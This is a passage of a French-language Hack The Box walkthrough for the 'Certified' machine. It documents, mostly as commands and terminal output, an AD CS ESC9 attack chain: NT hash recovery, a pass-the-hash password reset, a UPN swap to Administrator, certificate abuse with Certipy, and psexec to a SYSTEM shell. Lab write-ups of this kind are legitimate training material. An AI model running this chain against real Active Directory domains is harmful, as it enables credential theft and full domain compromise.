INFO:minikerberos:Loading certificate and key from file
2024-11-20 20:01:35,941 minikerberos INFO     Requesting TGT
INFO:minikerberos:Requesting TGT
2024-11-20 20:01:59,211 minikerberos INFO     AS-REP encryption key (you might need this later):
INFO:minikerberos:AS-REP encryption key (you might need this later):
2024-11-20 20:01:59,223 minikerberos INFO     4ca74c7f81695b9a58e0f398faa322fd5b9f5440654572d1ca36758a40118735
INFO:minikerberos:4ca74c7f81695b9a58e0f398faa322fd5b9f5440654572d1ca36758a40118735
2024-11-20 20:01:59,226 minikerberos INFO     Saved TGT to file
INFO:minikerberos:Saved TGT to file
```

export KRB5CCNAME=man_svc.ccache

```
┌──(venv)─(alice㉿kali)-[~/…/Machines/MEDIUM/LINUX/Certified]
└─$ python3 gettgtpkinit.py certified.htb/management_svc -cert-pfx TOJ10pX0.pfx -pfx-pass 'hq7ZTgwg2rKZXxMkNU8y' manag
ement_svc.ccache
2024-11-20 20:01:35,913 minikerberos INFO     Loading certificate and key from file
INFO:minikerberos:Loading certificate and key from file
2024-11-20 20:01:35,941 minikerberos INFO     Requesting TGT
INFO:minikerberos:Requesting TGT
2024-11-20 20:01:59,211 minikerberos INFO     AS-REP encryption key (you might need this later):
INFO:minikerberos:AS-REP encryption key (you might need this later):
2024-11-20 20:01:59,223 minikerberos INFO     4ca74c7f81695b9a58e0f398faa322fd5b9f5440654572d1ca36758a40118735
INFO:minikerberos:4ca74c7f81695b9a58e0f398faa322fd5b9f5440654572d1ca36758a40118735
2024-11-20 20:01:59,226 minikerberos INFO     Saved TGT to file
INFO:minikerberos:Saved TGT to file
```

python3 getnthash.py certified.htb/management_svc -key
31f307c93cd6c58398a5ffa549ba718b1106912ee528221959b28262b3c3477b

```
┌──(venv)─(alice㉿kali)-[~/…/Machines/MEDIUM/LINUX/Certified]
└─$ export KRB5CCNAME=management_svc.ccache

┌──(venv)─(alice㉿kali)-[~/…/Machines/MEDIUM/LINUX/Certified]
└─$ python3 getnthash.py certified.htb/management_svc -key 31f307c93cd6c58398a5ffa549ba718b1106912ee528221959b28262b3c
3477b
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Using TGT from cache
/home/alice/Desktop/HACK/htb/Machines/MEDIUM/WINDOWS/Certified/getnthash.py:144: DeprecationWarning: datetime.datetime
.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetim
es in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow()
/home/alice/Desktop/HACK/htb/Machines/MEDIUM/WINDOWS/Certified/getnthash.py:192: DeprecationWarning: datetime.datetime
.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetim
es in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[*] Requesting ticket to self with PAC
Recovered NT Hash
a091c1832bcdd4677c28b5a6a1295584

┌──(venv)─(alice㉿kali)-[~/…/Machines/MEDIUM/LINUX/Certified]
```

Management_svc:a091c1832bcdd4677c28b5a6a1295584

ON peut changer le mot de passe du user ca_operator en utilisant ces commandes :

pth-net rpc password "ca_operator" "caca123" **-U** "certified.htb"**/**"management_svc"**%**"<management_svc hash>":"<management_svc hash>" **-S** "DC01.certified.htb"

```
┌──(venv)─(alice㉿kali)-[~/…/Machines/MEDIUM/LINUX/Certified]
└─$ pth-net rpc password "ca_operator" "caca123" -U "certified.htb"/"management_svc"%a091c1832bcdd4677c28b5a6a1295584:a091c1832bc
dd4677c28b5a6a1295584 -S "DC01.certified.htb"

E_md4hash wrapper called.
```

On peut vérifier si c'est bon :

```
alice㉿kali)-[~/…/Machines/MEDIUM/LINUX/Certified]
c smb 10.129.231.186 -u 'ca_operator' -p 'caca123'
 10.129.231.186  445    DC01            [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:certified.ht
:True) (SMBv1:False)
 10.129.231.186  445    DC01            [+] certified.htb\ca_operator:caca123

alice㉿kali)-[~/…/Machines/MEDIUM/LINUX/Certified]
```

Ça fonctionne.

Maintenant on va faire une **attack ESC9** pour faire un privilege escalation.

On doit d'abord vérifier que les conditions sont la pour faire cette attaque. On va télécharger la template de certifica de notre machine vicitme sur notre machine local :

pip3 install certipy-ad

certipy `find` **-u judith.mader@certified.htb -p judith09 -dc-ip** `10.129.231.186`

```
┌──(venv)─(alice㉿kali)-[~/…/Machines/MEDIUM/LINUX/Certified]
└─$ certipy find -u judith.mader@certified.htb -p judith09 -dc-ip 10.129.231.186
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Trying to get CA configuration for 'certified-DC01-CA' via CSRA
[!] Got error while trying to get CA configuration for 'certified-DC01-CA' via CSRA: CASessionError: code: 0x80070005 - E_ACCESSD
ENIED - General access denied error.
[*] Trying to get CA configuration for 'certified-DC01-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Got CA configuration for 'certified-DC01-CA'
[*] Saved BloodHound data to '20241120203529_Certipy.zip'. Drag and drop the file into the BloodHound GUI from @ly4k
[*] Saved text output to '20241120203529_Certipy.txt'
[*] Saved JSON output to '20241120203529_Certipy.json'
```

On a le certificat et on doit l'ouvrir. ON doit trouver la condition :

Sous **Certificate Templates->CertifiedAuthentication->Enrollment Flag**, il y a **NoSecurityExtension**.

```
],
"Certificate Templates": {
  "0": {
    "Template Name": "CertifiedAuthentication",
    "Display Name": "Certified Authentication",
    "Certificate Authorities": [
      "certified-DC01-CA"
    ],
    "Enabled": true,
    "Client Authentication": true,
    "Enrollment Agent": false,
    "Any Purpose": false,
    "Enrollee Supplies Subject": false,
    "Certificate Name Flag": [
      "SubjectRequireDirectoryPath",
      "SubjectAltRequireUpn"
    ],
    "Enrollment Flag": [
      "NoSecurityExtension",
      "AutoEnrollment",
      "PublishToDs"
    ],
    "Private Key Flag": [
      "16842752"
    ],
    "Extended Key Usage": [
      "Server Authentication",
      "Client Authentication"
    ],
```


ON va changer l'**upn** du user ca_management en Administrator. Mais avant ça on va voir la situation de ce user dans le ldap :

ldapsearch -x -H ldap://`10.129.231.186` **-D** `"judith.mader@certified.htb"` **-w** `"judith09"` **-b** `"DC=certified,DC=htb" "(sAMAccountName=ca_operator)"` **userPrincipalName**

```
┌──(venv)─(alice㉿kali)-[~/…/Machines/MEDIUM/LINUX/Certified]
└─$ ldapsearch -x -H ldap://10.129.231.186 -D "judith.mader@certified.htb" -w "judith09" -b "DC=certified,DC=htb" "(sAMAccountNam
e=ca_operator)" userPrincipalName
# extended LDIF
#
# LDAPv3
# base <DC=certified,DC=htb> with scope subtree
# filter: (sAMAccountName=ca_operator)
# requesting: userPrincipalName
#

# operator ca, Users, certified.htb
dn: CN=operator ca,CN=Users,DC=certified,DC=htb
userPrincipalName: ca_operator@certified.htb

# search reference
ref: ldap://ForestDnsZones.certified.htb/DC=ForestDnsZones,DC=certified,DC=htb

# search reference
ref: ldap://DomainDnsZones.certified.htb/DC=DomainDnsZones,DC=certified,DC=htb

# search reference
ref: ldap://certified.htb/CN=Configuration,DC=certified,DC=htb

# search result
search: 2
result: 0 Success

# numResponses: 5
# numEntries: 1
# numReferences: 3
```

Maintenant on va changer l'upn :

certipy account update -username management_svc@certified.htb -hashes **a091c1832bcdd4677c28b5a6a1295584** -user **ca_operator** -upn **Administrator**

```
┌──(venv)─(alice㉿kali)-[~/…/Machines/MEDIUM/LINUX/Certified]
└─$ certipy account update -username management_svc@certified.htb -hashes a091c1832bcdd4677c28b5a6a1295584 -user ca_operator -upn
 Administrator
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Updating user 'ca_operator':
    userPrincipalName                   : Administrator
[*] Successfully updated 'ca_operator'
```

ON peut revérifier :

```
┌──(venv)─(alice㉿kali)-[~/../Machines/MEDIUM/LINUX/Certified]
└─$ ldapsearch -x -H ldap://10.129.231.186 -D "judith.mader@certified.htb" -w "judith09" -b "DC=certified,DC=htb" "(sAMAccountNam
e=ca_operator)" userPrincipalName
# extended LDIF
#
# LDAPv3
# base <DC=certified,DC=htb> with scope subtree
# filter: (sAMAccountName=ca_operator)
# requesting: userPrincipalName
#

# operator ca, Users, certified.htb
dn: CN=operator ca,CN=Users,DC=certified,DC=htb
userPrincipalName: Administrator

# search reference
ref: ldap://ForestDnsZones.certified.htb/DC=ForestDnsZones,DC=certified,DC=htb

# search reference
ref: ldap://DomainDnsZones.certified.htb/DC=DomainDnsZones,DC=certified,DC=htb

# search reference
ref: ldap://certified.htb/CN=Configuration,DC=certified,DC=htb

# search result
search: 2
result: 0 Success

# numResponses: 5
# numEntries: 1
# numReferences: 3
```

On voit bien que l'**upn** c'est : **Administrator**.

Maintenant on va récupérer le fichier .pfx de l'administrator :

certipy req -username ca_operator@certified.htb -p caca123 -ca certified-DC01-CA -template CertifiedAuthentication -debug

juste avant j'ai eu une erreur, il fallait ajouter un autre domaine dans le host :
10.129.231.186 DC01.certified.htb
10.129.231.186 CERTIFIED.HTB

```
┌──(venv)─(alice㉿kali)-[~/../Machines/MEDIUM/LINUX/Certified]
└─$ certipy req -username ca_operator@certified.htb -p caca123 -ca certified-DC01-CA -template CertifiedAuthenticatio
n -debug
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[+] Trying to resolve 'CERTIFIED.HTB' at '103.86.96.100'
[+] Resolved 'CERTIFIED.HTB' from cache: 10.129.231.186
[+] Generating RSA key
[*] Requesting certificate via RPC
[+] Trying to connect to endpoint: ncacn_np:10.129.231.186[\pipe\cert]
[+] Connected to endpoint: ncacn_np:10.129.231.186[\pipe\cert]
[*] Successfully requested certificate
[*] Request ID is 6
[*] Got certificate with UPN 'ca_operator@certified.htb'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'ca_operator.pfx'
```

Maintenant on va utiliser l'admin .pfx pour récupérer le hash :

certipy auth -pfx nomdufichier.pfx -domain certified.htb

```
┌──(venv)─(alice㉿kali)-[~/../Machines/MEDIUM/LINUX/Certified]
└─$ certipy auth -pfx ca_operator.pfx -domain certified.htb

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: ca_operator@certified.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'ca_operator.ccache'
[*] Trying to retrieve NT hash for 'ca_operator'
[*] Got hash for 'ca_operator@certified.htb': aad3b435b51404eeaad3b435b51404ee:1dbf5a33b66202628c47946ec7a8de34

┌──(venv)─(alice㉿kali)-[~/../Machines/MEDIUM/LINUX/Certified]
└─$
```

Enfin on peut utiliser l'admin pour récupérer les mots de passe :

Pour ça on va utiliser l'outils : **impacket-psexec**

impacket-psexec administrator@10.129.231.186 -hashes 1dbf5a33b66202628c47946ec7a8de34

Erreur rien ne fonctionnait parceque j'avais récupérer le fichier .pfx du user ca_operateur et non celui de l'admin. Ducoup j'ai refait toute la démarche de l'UPN et maintenant c'est bon :

```
┌──(venv)─(alice㉿kali)-[~/../Machines/MEDIUM/LINUX/Certified]
└─$ certipy req -username ca_operator@certified.htb -p caca123 -ca certified-DC01-CA -template CertifiedAuthenticatio
n -debug
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[+] Trying to resolve 'CERTIFIED.HTB' at '103.86.96.100'
[+] Resolved 'CERTIFIED.HTB' from cache: 10.129.231.186
[+] Generating RSA key
[*] Requesting certificate via RPC
[+] Trying to connect to endpoint: ncacn_np:10.129.231.186[\pipe\cert]
[+] Connected to endpoint: ncacn_np:10.129.231.186[\pipe\cert]
[*] Successfully requested certificate
[*] Request ID is 8
[*] Got certificate with UPN 'Administrator'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'
```

On recommence :

certipy auth -pfx administrator.pfx **-domain certified.htb**

```
┌──(venv)─(alice㉿kali)-[~/…/Machines/MEDIUM/LINUX/Certified]
└─$ certipy auth -pfx administrator.pfx -domain certified.htb
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@certified.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@certified.htb': aad3b435b51404eeaad3b435b51404ee:0d5b49608bbce1751f708748f67e2d34

┌──(venv)─(alice㉿kali)-[~/…/Machines/MEDIUM/LINUX/Certified]
└─$
```

Apres avoir regardé sur discord il fallait remettre l'upn de ca_operateur à son original cad ca_operator !

Administrator:aad3b435b51404eeaad3b435b51404ee:0d5b49608bbce1751f708748f67e2d34

impacket-psexec administrator@10.129.231.186 **-hashes**
aad3b435b51404eeaad3b435b51404ee:0d5b49608bbce1751f708748f67e2d34

```
┌──(venv)─(alice㉿kali)-[~/…/Machines/MEDIUM/LINUX/Certified]
└─$ impacket-psexec administrator@10.129.231.186 -hashes aad3b435b51404eeaad3b435b51404ee:0d5b49608bbce1751f708748f67
e2d34
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 10.129.231.186.....
[*] Found writable share ADMIN$
[*] Uploading file UvttXXCA.exe
[*] Opening SVCManager on 10.129.231.186.....
[*] Creating service Ofxj on 10.129.231.186.....
[*] Starting service Ofxj.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.6414]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32>
```

Lets go

```
C:\Users\Administrator> dir
 Volume in drive C has no label.
 Volume Serial Number is EA74-A0A7

 Directory of C:\Users\Administrator

10/29/2024  11:02 AM    <DIR>          .
10/29/2024  11:02 AM    <DIR>          ..
10/22/2024  12:15 PM    <DIR>          3D Objects
10/22/2024  12:15 PM    <DIR>          Contacts
10/22/2024  12:15 PM    <DIR>          Desktop
10/22/2024  12:15 PM    <DIR>          Documents
10/22/2024  12:15 PM    <DIR>          Downloads
10/22/2024  12:15 PM    <DIR>          Favorites
10/22/2024  12:15 PM    <DIR>          Links
10/22/2024  12:15 PM    <DIR>          Music
10/22/2024  12:15 PM    <DIR>          Pictures
10/22/2024  12:15 PM    <DIR>          Saved Games
10/22/2024  12:15 PM    <DIR>          Searches
10/22/2024  12:15 PM    <DIR>          Videos
               0 File(s)              0 bytes
              14 Dir(s)   4,513,034,240 bytes free

C:\Users\Administrator> cd Desktop

C:\Users\Administrator\Desktop> dir
 Volume in drive C has no label.
 Volume Serial Number is EA74-A0A7

 Directory of C:\Users\Administrator\Desktop

10/22/2024  12:15 PM    <DIR>          .
10/22/2024  12:15 PM    <DIR>          ..
11/20/2024  05:56 AM                34 root.txt
               1 File(s)             34 bytes
               2 Dir(s)   4,513,034,240 bytes free

C:\Users\Administrator\Desktop> type root.txt
56e1b1753b9e333cc0943c241bb73826

C:\Users\Administrator\Desktop>
```